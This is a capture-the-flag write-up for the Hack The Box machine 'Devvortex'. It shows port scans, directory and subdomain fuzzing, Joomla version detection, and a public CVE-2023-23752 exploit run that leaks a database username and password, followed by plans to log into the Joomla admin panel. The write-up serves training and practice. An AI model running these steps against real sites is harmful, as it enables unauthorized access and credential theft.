
Devvortex

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.242
Lets try pinging it

```
ping 10.10.11.242 -c 5

PING 10.10.11.242 (10.10.11.242) 56(84) bytes of data.
64 bytes from 10.10.11.242: icmp_seq=1 ttl=63 time=104 ms
64 bytes from 10.10.11.242: icmp_seq=2 ttl=63 time=103 ms
64 bytes from 10.10.11.242: icmp_seq=3 ttl=63 time=96.8 ms
64 bytes from 10.10.11.242: icmp_seq=4 ttl=63 time=134 ms
64 bytes from 10.10.11.242: icmp_seq=5 ttl=63 time=104 ms

--- 10.10.11.242 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 96.784/108.511/133.840/12.974 ms
```

Alright lets do some port scanning next

Port Scanning :

All Port Scan

```
rustscan -a 10.10.11.242 --ulimit 5000
```

```
rustscan -a 10.10.11.242 --ulimit 5000

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
With RustScan, I scan ports so fast, even my firewall gets whiplash 🪖

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.242:22
Open 10.10.11.242:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-02 20:23 IST
Initiating Ping Scan at 20:23
Scanning 10.10.11.242 [2 ports]
Completed Ping Scan at 20:23, 0.09s elapsed (1 total hosts)
Initiating Connect Scan at 20:23
Scanning devvortex.htb (10.10.11.242) [2 ports]
Discovered open port 22/tcp on 10.10.11.242
Discovered open port 80/tcp on 10.10.11.242
Completed Connect Scan at 20:23, 0.26s elapsed (2 total ports)
Nmap scan report for devvortex.htb (10.10.11.242)
Host is up, received syn-ack (0.12s latency).
Scanned at 2024-10-02 20:23:03 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

Open ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.242 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.242 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-02 20:26 IST
Nmap scan report for 10.10.11.242
Host is up (0.11s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 13.87 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| 256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_ 256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets add devvortex.htb in /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb
~
```

Now lets try some Directory Fuzzing and VHOST enumeration next

---

Directory Fuzzing and VHOST Enumeration

Lets try the Directory Fuzzing first

Directory Fuzzing

```
feroxbuster -u http://devvortex.htb -w /usr/share/wordlists/dirb/common.txt
```

```
feroxbuster -u http://devvortex.htb -w /usr/share/wordlists/dirb/common.txt
404      GET        7l       12w      162c Auto-filtering found 404-like response and created ne
200      GET        6l       52w     1968c http://devvortex.htb/images/twitter.png
200      GET       44l      290w    17183c http://devvortex.htb/images/c-1.png
200      GET      289l      573w     8884c http://devvortex.htb/contact.html
200      GET        5l       12w      847c http://devvortex.htb/images/envelope-white.png
200      GET        5l       48w     1493c http://devvortex.htb/images/fb.png
200      GET      254l      520w     7603c http://devvortex.htb/do.html
200      GET       11l       50w     2892c http://devvortex.htb/images/d-1.png
200      GET        7l       30w     2018c http://devvortex.htb/images/d-3.png
200      GET        6l       57w     1878c http://devvortex.htb/images/youtube.png
200      GET        6l       13w      639c http://devvortex.htb/images/quote.png
200      GET      231l      545w     7388c http://devvortex.htb/about.html
200      GET       11l       39w     3419c http://devvortex.htb/images/d-4.png
200      GET        5l       55w     1797c http://devvortex.htb/images/linkedin.png
200      GET        3l       10w      667c http://devvortex.htb/images/telephone-white.png
200      GET      100l      178w     1904c http://devvortex.htb/css/responsive.css
200      GET      229l      475w     6845c http://devvortex.htb/portfolio.html
200      GET        9l       24w     2405c http://devvortex.htb/images/d-2.png
200      GET        5l       23w     1217c http://devvortex.htb/images/location-white.png
200      GET      583l     1274w    18048c http://devvortex.htb/index.html
200      GET       71l      350w    24351c http://devvortex.htb/images/c-2.png
200      GET      714l     1381w    13685c http://devvortex.htb/css/style.css
200      GET       87l      363w    24853c http://devvortex.htb/images/c-3.png
200      GET      348l     2369w   178082c http://devvortex.htb/images/map-img.png
200      GET        2l     1276w    88145c http://devvortex.htb/js/jquery-3.4.1.min.js
403      GET        7l       10w      162c http://devvortex.htb/images/
403      GET        7l       10w      162c http://devvortex.htb/js/
403      GET        7l       10w      162c http://devvortex.htb/css/
200      GET      536l     3109w   243112c http://devvortex.htb/images/w-3.png
200      GET      536l     2364w   201645c http://devvortex.htb/images/who-img.jpg
200      GET    10038l    19587w   192348c http://devvortex.htb/css/bootstrap.css
200      GET      636l     3934w   306731c http://devvortex.htb/images/w-2.png
200      GET     4436l    10973w   131638c http://devvortex.htb/js/bootstrap.js
200      GET      512l     2892w   241721c http://devvortex.htb/images/w-4.png
200      GET      675l     4019w   330600c http://devvortex.htb/images/w-1.png
200      GET      583l     1274w    18048c http://devvortex.htb/
```

Directories

200 GET 6l 52w 1968c http://devvortex.htb/images/twitter.png
200 GET 44l 290w 17183c http://devvortex.htb/images/c-1.png
200 GET 289l 573w 8884c http://devvortex.htb/contact.html
200 GET 5l 12w 847c http://devvortex.htb/images/envelope-white.png
200 GET 5l 48w 1493c http://devvortex.htb/images/fb.png
200 GET 254l 520w 7603c http://devvortex.htb/do.html
200 GET 11l 50w 2892c http://devvortex.htb/images/d-1.png
200 GET 7l 30w 2018c http://devvortex.htb/images/d-3.png
200 GET 6l 57w 1878c http://devvortex.htb/images/youtube.png
200 GET 6l 13w 639c http://devvortex.htb/images/quote.png
200 GET 231l 545w 7388c http://devvortex.htb/about.html

```
200 GET 11l 39w 3419c http://devvortex.htb/images/d-4.png
200 GET 5l 55w 1797c http://devvortex.htb/images/linkedin.png
200 GET 3l 10w 667c http://devvortex.htb/images/telephone-
white.png
200 GET 100l 178w 1904c http://devvortex.htb/css/responsive.css
200 GET 229l 475w 6845c http://devvortex.htb/portfolio.html
200 GET 9l 24w 2405c http://devvortex.htb/images/d-2.png
200 GET 5l 23w 1217c http://devvortex.htb/images/location-
white.png
200 GET 583l 1274w 18048c http://devvortex.htb/index.html
200 GET 71l 350w 24351c http://devvortex.htb/images/c-2.png
200 GET 714l 1381w 13685c http://devvortex.htb/css/style.css
200 GET 87l 363w 24853c http://devvortex.htb/images/c-3.png
200 GET 348l 2369w 178082c http://devvortex.htb/images/map-img.png
200 GET 2l 1276w 88145c http://devvortex.htb/js/jquery-
3.4.1.min.js
403 GET 7l 10w 162c http://devvortex.htb/images/
403 GET 7l 10w 162c http://devvortex.htb/js/
403 GET 7l 10w 162c http://devvortex.htb/css/
200 GET 536l 3109w 243112c http://devvortex.htb/images/w-3.png
200 GET 536l 2364w 201645c http://devvortex.htb/images/who-img.jpg
200 GET 10038l 19587w 192348c
http://devvortex.htb/css/bootstrap.css
200 GET 636l 3934w 306731c http://devvortex.htb/images/w-2.png
200 GET 4436l 10973w 131638c http://devvortex.htb/js/bootstrap.js
200 GET 512l 2892w 241721c http://devvortex.htb/images/w-4.png
200 GET 675l 4019w 330600c http://devvortex.htb/images/w-1.png
200 GET 583l 1274w 18048c http://devvortex.htb/
301 GET 7l 12w 178c http://devvortex.htb/css ⇒
http://devvortex.htb/css/
301 GET 7l 12w 178c http://devvortex.htb/images ⇒
http://devvortex.htb/images/
301 GET 7l 12w 178c http://devvortex.htb/js ⇒
http://devvortex.htb/js/
```

Lets try VHOST Enumeration now

VHOST Enumeration :

```
ffuf -u http://devvortex.htb -H "Host: FUZZ.devvortex.htb" -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
-t 200 -fs 154
```

```
ffuf -u http://devvortex.htb -H "Host: FUZZ.devvortex.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/s

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://devvortex.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.devvortex.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

dev                     [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 682ms]
:: Progress: [19966/19966] :: Job [1/1] :: 1908 req/sec :: Duration: [0:00:13] :: Errors: 0 ::
```

Lets add this to /etc/hosts as well

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
~
```

Now lets do directory fuzzing on this subdomain as well

```
feroxbuster -u http://dev.devvortex.htb -w
/usr/share/wordlists/dirb/common.txt
```

```
feroxbuster -u http://dev.devvortex.htb -w /usr/share/wordlists/dirb/common.txt

502      GET        7l       12w      166c http://dev.devvortex.htb/includes/2005
502      GET        7l       12w      166c http://dev.devvortex.htb/cache/amember
502      GET        7l       12w      166c http://dev.devvortex.htb/components/antivirus
502      GET        7l       12w      166c http://dev.devvortex.htb/includes/2006
502      GET        7l       12w      166c http://dev.devvortex.htb/cli/Articles
502      GET        7l       12w      166c http://dev.devvortex.htb/plugins/123
502      GET        7l       12w      166c http://dev.devvortex.htb/layouts/admintools
301      GET        7l       12w      178c http://dev.devvortex.htb/administrator/components => http://dev.devvortex.htb/administrator/components/
301      GET        7l       12w      178c http://dev.devvortex.htb/plugins/authentication => http://dev.devvortex.htb/plugins/authentication/
200      GET        1l        2w       31c http://dev.devvortex.htb/media/
301      GET        7l       12w      178c http://dev.devvortex.htb/plugins/captcha => http://dev.devvortex.htb/plugins/captcha/
301      GET        7l       12w      178c http://dev.devvortex.htb/plugins/content => http://dev.devvortex.htb/plugins/content/
301      GET        7l       12w      178c http://dev.devvortex.htb/api/components => http://dev.devvortex.htb/api/components/
301      GET        7l       12w      178c http://dev.devvortex.htb/media/cache => http://dev.devvortex.htb/media/cache/
301      GET        7l       12w      178c http://dev.devvortex.htb/plugins/authentication/cookie => http://dev.devvortex.htb/plugins/authentication/cookie/
301      GET        7l       12w      178c http://dev.devvortex.htb/administrator/help => http://dev.devvortex.htb/administrator/help/
301      GET        7l       12w      178c http://dev.devvortex.htb/plugins/editors => http://dev.devvortex.htb/plugins/editors/
301      GET        7l       12w      178c http://dev.devvortex.htb/administrator/includes => http://dev.devvortex.htb/administrator/includes/
200      GET        1l        2w       31c http://dev.devvortex.htb/administrator/cache/index.html
301      GET        7l       12w      178c http://dev.devvortex.htb/plugins/extension => http://dev.devvortex.htb/plugins/extension/
301      GET        7l       12w      178c http://dev.devvortex.htb/plugins/fields => http://dev.devvortex.htb/plugins/fields/
301      GET        7l       12w      178c http://dev.devvortex.htb/plugins/filesystem => http://dev.devvortex.htb/plugins/filesystem/
301      GET        7l       12w      178c http://dev.devvortex.htb/administrator/language => http://dev.devvortex.htb/administrator/language/
200      GET        1l        2w       31c http://dev.devvortex.htb/includes/index.html
200      GET        1l        2w       31c http://dev.devvortex.htb/tmp/index.html
200      GET        1l        2w       31c http://dev.devvortex.htb/cache/index.html
301      GET        7l       12w      178c http://dev.devvortex.htb/administrator/logs => http://dev.devvortex.htb/administrator/logs/
301      GET        7l       12w      178c http://dev.devvortex.htb/images => http://dev.devvortex.htb/images/
200      GET        1l        2w       31c http://dev.devvortex.htb/components/index.html
200      GET        1l        2w       31c http://dev.devvortex.htb/modules/index.html
200      GET        1l        2w       31c http://dev.devvortex.htb/libraries/index.html
301      GET        7l       12w      178c http://dev.devvortex.htb/administrator/modules => http://dev.devvortex.htb/administrator/modules/
200      GET        1l        2w       31c http://dev.devvortex.htb/plugins/index.html
200      GET        1l        2w       31c http://dev.devvortex.htb/language/index.html
301      GET        7l       12w      178c http://dev.devvortex.htb/plugins/installer => http://dev.devvortex.htb/plugins/installer/
301      GET        7l       12w      178c http://dev.devvortex.htb/plugins/content/contact => http://dev.devvortex.htb/plugins/content/contact/
```

Lot of directory here but i found it had like joomla in it so i searched for an joomla vulnerability scanner found one from OWASP : https://github.com/OWASP/joomscan

Ran this

```
perl joomscan.pl --url http://dev.devvortex.htb


    ____  _____  _____  __  __  ___   ___    __    _  _
   (_  _)(  _  )(  _  )(  \/  )/ __) / __)  /__\  ( \( )
  .-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
  \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                        (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://dev.devvortex.htb ...



[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable
```

Found the version looked for an exploit in this :
https://github.com/Acceis/exploit-CVE-2023-23752

Now ran this

```
ruby exploit.rb http://dev.devvortex.htb

Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered

Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg0t1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0
```


Got creds here

> Creds found
>
> Username : lewis
> Password : P4ntherg0t1n5r3c0n##

Now lets get to this web application now


Web Application

Default page




Lets try that subdomain

But it has joomla in here so lets try the default /administrator here



Lets fill this with the creds we found



